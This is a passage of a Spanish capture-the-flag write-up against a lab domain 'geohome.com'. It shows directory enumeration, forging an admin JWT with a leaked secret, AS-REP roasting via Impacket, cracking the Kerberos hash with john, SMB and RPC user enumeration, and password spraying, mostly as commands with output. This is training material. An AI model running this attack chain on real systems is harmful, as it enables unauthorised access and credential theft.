
Con esto vemos los directorios que puedan existir:
`gobuster dir -u http://geohome.com:5000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`

```
(base) ┌──(kali㉿kali)-[~/Desktop/Hackathon]
└─$ gobuster dir -u http://geohome.com:5000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://geohome.com:5000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/21 11:11:43 Starting gobuster in directory enumeration mode
===============================================================
/login               (Status: 405) [Size: 153]
/register            (Status: 405) [Size: 153]
/admin               (Status: 401) [Size: 39]
/play                (Status: 200) [Size: 118]
/reset               (Status: 401) [Size: 39]
Progress: 71644 / 220561 (32.48%)          [ERROR] 2022/05/21 11:13:23 [!] Get "http://geohome.com:5000/encyklopedia": dial tcp 172.16.54.182:5000: connect: no route to host
[ERROR] 2022/05/21 11:13:23 [!] Get "http://geohome.com:5000/rrs-1": dial tcp 172.16.54.182:5000: connect: no route to host
/whoami              (Status: 401) [Size: 39]

===============================================================
2022/05/21 11:16:37 Finished
===============================================================
```

En esta aplicación vemos en primer lugar que su servidor se ejecuta bajo python, además que las rutas coinciden parcialmente con las rutas con las que la API encontrada en github son documentadas. Si entramos en la ruta "whoami"




Así que con el secreto que encontramos antes vamos a intentar crear un token JWT de autorización:


jwt.io
CTFs Kali Tutos Normativa-Re... Seguridad en... AV Bypass wit... Careers at CERN Continuing Ed... OSINT Frame... How to get sta... .:: Phrack Mag...
JWT
Debugger Libraries Introduction Ask
Crafted by auth0
Algorithm HS256
Encoded PASTE A TOKEN HERE
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpva
G4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKx
wRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
Signature or encryption algorithm
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
{
"alg": "HS256",
"typ": "JWT"
}
PAYLOAD: DATA
{
"sub": "1234567890",
"name": "John Doe",
"iat": 1516239022
}
VERIFY SIGNATURE
HMACSHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),
your-256-bit-secret
) secret base64 encoded
Signature Verified
SHARE JWT


jwt.io
Fs Kali Tutos Normativa-Re... Seguridad en... AV Bypass wit... Careers at CERN Continuing Ed... OSINT Frame... How to get sta... .:: Phrack Mag... Certifications
JWT
Debugger Libraries Introduction Ask
Crafted by auth0
Algorithm HS256
Encoded PASTE A TOKEN HERE
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpva
G4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.75sJk
dGPp6sYM7RnQVlUpB27SCisMT_YlXnOdwIKCeg
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
{
"alg": "HS256",
"typ": "JWT"
}
PAYLOAD: DATA
{
"sub": "1234567890",
"name": "John Doe",
"iat": 1516239022
}
VERIFY SIGNATURE
HMACSHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),
Ge0HomeIsThePlaceWher
) secret base64 encoded
Signature Verified
SHARE JWT

Y con esto creamos una petición con dicho secreto:



Con esto estamos logueados como el usuario "123456789" pero no queremos eso, queremos ser admin, así pues nos vamos a la generación del token y cambiamos el usuario por "admin" y el token generado termina siendo:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbiIsIm5hbWUiOiJKb2huIERvZSIsImlhdCI6MTUxNjIzOTAyMn0.M5bdLayt2SgbV_JsoRu5zc2TD5qy3Ie33JZrFcXyqLM
```



Y tenemos una nueva flag:

> API_FLAG{Never_public_your_secret}

5985/tcp - Microsoft HTTPAPI httpd 2.0

```
(base) ┌──(kali㉿kali)-[~/Desktop/Hackathon]
└─$ whatweb http://geohome.com:5985
http://geohome.com:5985 [404 Not Found] Country[RESERVED][ZZ],
HTTPServer[Microsoft-HTTPAPI/2.0], IP[172.16.54.182], Microsoft-HTTPAPI[2.0],
Title[Not Found]
```

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0

FLAG 4 - FLAG{Buen_Password_Spraying_Eh?}

Active Directory

```
base) ┌──(kali㉿kali)-[~/Desktop/Hackathon]
└─$ crackmapexec smb 172.16.54.182 -u anonymous
SMB         172.16.54.182   445    GEOHOME-DC       [*] Windows 10.0 Build 17763
x64 (name:GEOHOME-DC) (domain:geohome.com) (signing:True) (SMBv1:False)
```

Mirando el FB podemos obtener una lista de posibles usuarios para autenticarnos frente al servicio smb.

→AS-REP-ROASting attack

```
(base) ┌──(kali㉿kali)-[~/Desktop/Hackathon]
└─$ GetNPUsers.py geohome.com/ -no-pass -usersfile users
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$ffuertes@GEOHOME.COM:bb8b44fe829f3b9bf55ea22763913a6a$d9830937d55523f4c89baec925215847314a947412065e9bf50b1741b6621e2e73e8d1c87fac94338bdcc2791f94540a2172a
00760c44ba3e266b92982e747f9d9c8006fdbaa6a44e1893649c458cf84e2cb41d70868f90246c5b168d0161f072f5cd3b1717b75350722f287bbec681d9e740eb4d08f481c71dd967335ad83eccd6225964258df
532fd9799dbb1b430f2361e4e103b1b121a37f408968bbbb2aca3673403adec2ab00893963cead3f8020fc29f3bcc752efde1913937466434591049ae1f59b3b72b0d0bde973cd9a7e482d0f3748a5a727954c64d
116e8bc2fb34c5d4739a5ee7a5ce0
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)

(base) ┌──(kali㉿kali)-[~/Desktop/Hackathon]
└─$ 
```

Rompemos el hash obtenido.

```
(base) ┌──(kali㉿kali)-[~/Desktop/Hackathon]
└─$ john --wordlist=/usr/share/wordlist/rockyou.txt hash

Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 8 OpenMP threads
fopen: /usr/share/wordlist/rockyou.txt: No such file or directory

(base) ┌──(kali㉿kali)-[~/Desktop/Hackathon]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
electrica@1984    ($krb5asrep$23$ffuertes@GEOHOME.COM)
1g 0:00:00:08 DONE (2022-05-21 12:46) 0.1153g/s 966244p/s 966244c/s 966244C/s elefthera..eleanor8115
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(base) ┌──(kali㉿kali)-[~/Desktop/Hackathon]
└─$ 
```


En este punto ya tenemos unos credenciales de usuario:

> ffuertes:electrica@1984

Enumeramos los accesos del usuario:

`smbmap -H geohome.com -u ffuertes -p electrica@1984`

`smbmap -H geohome.com -u ffuertes -p electrica@1984 -r`



```
(base) ┌──(kali㉿kali)-[~/Desktop/Hackathon]
└─$ smbmap -H geohome.com -u ffuertes -p electrica@1984
[+] IP: geohome.com:445 Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        CustomerService-SHARE                                   NO ACCESS
        Finances-SHARE                                          NO ACCESS
        HR-SHARE                                                NO ACCESS
        IPC$                                                    READ ONLY       Remote IPC
        IT-SHARE                                                NO ACCESS
        NETLOGON                                                READ ONLY       Logon server share
        Research-SHARE                                          NO ACCESS
        SYSVOL                                                  READ ONLY       Logon server share
```

Usando rpcclient enumeramos usuarios:


`rpcclient -U "ffuertes" geohome.com`

```
(base) ┌──(kali㉿kali)-[~/Desktop/Hackathon]
└─$ rpcclient -U "ffuertes" geohome.com
1 ×
Enter WORKGROUP\ffuertes's password:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[pcasimiro] rid:[0x463]
user:[eescalera] rid:[0x464]
user:[nybanez] rid:[0x465]
user:[mcoronado] rid:[0x466]
user:[rsaiz] rid:[0x467]
user:[ssoriano] rid:[0x468]
user:[ecasas] rid:[0x469]
user:[tsabater] rid:[0x46a]
user:[sguerrero] rid:[0x46b]
user:[jenriques] rid:[0x46c]
user:[ngisbert] rid:[0x46d]
user:[malvaro] rid:[0x46e]
user:[ffuertes] rid:[0x46f]
user:[svc-spooler] rid:[0x470]
```

Estos usuarios nuevos no son vulnerables a un ataque AS-REP-ROASting. Así que continuamos con ffuertes.

Listamos propiedades de los usuarios.

```
rpcclient -U "ffuertes" geohome.com
queryuser nybanez
```



Ahí tenemos lo que parece una contraseña que deberemos probar con cada uno de los usuarios:

> The3rdQinDinastyThermOs?
> `crackmapexec smb geohome.com -u users_rpc -p "The3rdQinDinastyThermOs?"`

Y obtenemos unos nuevos credenciales válidos:

> mcoronado:The3rdQinDinastyThermOs?

Y analizando los accesos con los que este usuario cuenta:

```
(base) ┌──(kali㉿kali)-[~/Desktop/Hackathon]
